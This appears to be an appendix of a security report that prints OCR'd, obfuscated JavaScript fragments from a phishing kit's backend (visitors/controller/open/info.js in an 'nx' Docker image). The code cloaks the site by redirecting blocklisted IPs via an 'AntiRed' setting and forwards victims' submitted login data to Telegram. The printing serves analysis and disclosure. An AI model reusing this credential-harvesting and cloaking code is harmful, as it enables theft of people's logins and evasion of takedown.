


```
async ['getState'](_0x426855 = '') {
  try {
    if (!_0x426855) {
      return this.ok({ currentState: 1 })
    }
    const _0xa8d6b2 = this.ctx.request.headers['x-forwarded-for']
    let _0x1d5324
    if (typeof _0xa8d6b2 === 'string') {
      _0x1d5324 = _0xa8d6b2.split(',')[0].trim()
    } else {
      Array.isArray(_0xa8d6b2)
        ? (_0x1d5324 = _0xa8d6b2[0].split(',')[0].trim())
        : (_0x1d5324 = this.ctx.request.socket.remoteAddress.replace(
            '::ffff:',
            ''
          ))
    }
    const _0x3d3a96 = await this.ipBwListService.getIpPermission(_0x1d5324)
    if (_0x3d3a96 && _0x3d3a96.success) {
      if (_0x3d3a96.type === 1) {
        const _0x2221dc = await this.sSAntiRedConfigService.aloneGetConfig()
        this.ctx.status = 302
        this.ctx.body = { redirectURL: _0x2221dc ? _0x2221dc.redirect : null }
        return
      }
    }
    const _0x28ee8d = await this.visitorsInfoService.getCurrentState(
      _0x426855
    )
    return _0x28ee8d ? this.ok({ currentState: _0x28ee8d }) : this.fail('0')
  } catch (_0x35fe4d) {
    console.log(_0x35fe4d)
    throw new core_2.CoolCommException('error')
  }
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['gets'](_0x50b251 = '') {
  try {
    if (!_0x50b251) {
      return this.ok({ currentState: 1 })
    }
    const _0x3f4e0a = this.ctx.request.headers['x-forwarded-for']
    let _0x2a3265
    if (typeof _0x3f4e0a === 'string') {
      _0x2a3265 = _0x3f4e0a.split(',')[0].trim()
    } else {
      Array.isArray(_0x3f4e0a)
        ? (_0x2a3265 = _0x3f4e0a[0].split(',')[0].trim())
        : (_0x2a3265 = this.ctx.request.socket.remoteAddress.replace(
            '::ffff:',
            ''
          ))
    }
    const _0x2dd817 = await this.ipBwListService.getIpPermission(_0x2a3265)
    if (_0x2dd817 && _0x2dd817.success) {
      if (_0x2dd817.type === 1) {
        const _0x53ce76 = await this.sSAntiRedConfigService.aloneGetConfig()
        this.ctx.status = 302
        this.ctx.body = { redirectURL: _0x53ce76 ? _0x53ce76.redirect : null }
        return
      }
    }
    const _0x3bc934 = await this.visitorsInfoService.getCurrentState(
      _0x50b251
    )
    if (_0x3bc934) {
      return this.ok({ currentState: _0x3bc934 })
    } else {
      return this.fail('0')
    }
  } catch (_0x519370) {
    console.log(_0x519370)
    throw new core_2.CoolCommException('error')
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['saveOrUpdateLoginInfo'](_0x1e2769) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x1e2769.data)
    const _0x4e8f32 = await this.visitorsInfoService.saveLoginInfo(
      _0x1e2769.uuid,
      _0x1e2769.state,
      _0x1e2769.data
    )
    if (_0x4e8f32) {
      try {
        const _0x403bac = await this.sSTelegramService.isConfiguredLR()
        if (_0x403bac) {
          const _0x560037 = new Date(),
            _0x3d27c2 =
              'ID: ' +
              _0x4e8f32.id +
              ' 在 ' +
              _0x4e8f32.codeName +
              ' 提交了登录信息 ' +
              _0x560037.toLocaleString('zh-CN', {
                timeZone: 'Asia/Shanghai',
              }) +
              '\n' +
              ('提交的数据:\n' + JSON.stringify(_0x1e2769.data, null, 3))
          this.sSTelegramService.sendMessage(_0x4e8f32.id, _0x3d27c2, true)
        }
      } catch (_0x4b8bc5) {
        console.log(_0x4b8bc5)
        this.visitorLogService.record(
          '',
          '',
          '',
          '',
          '',
          true,
          _0x4b8bc5.errorMessage
        )
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js

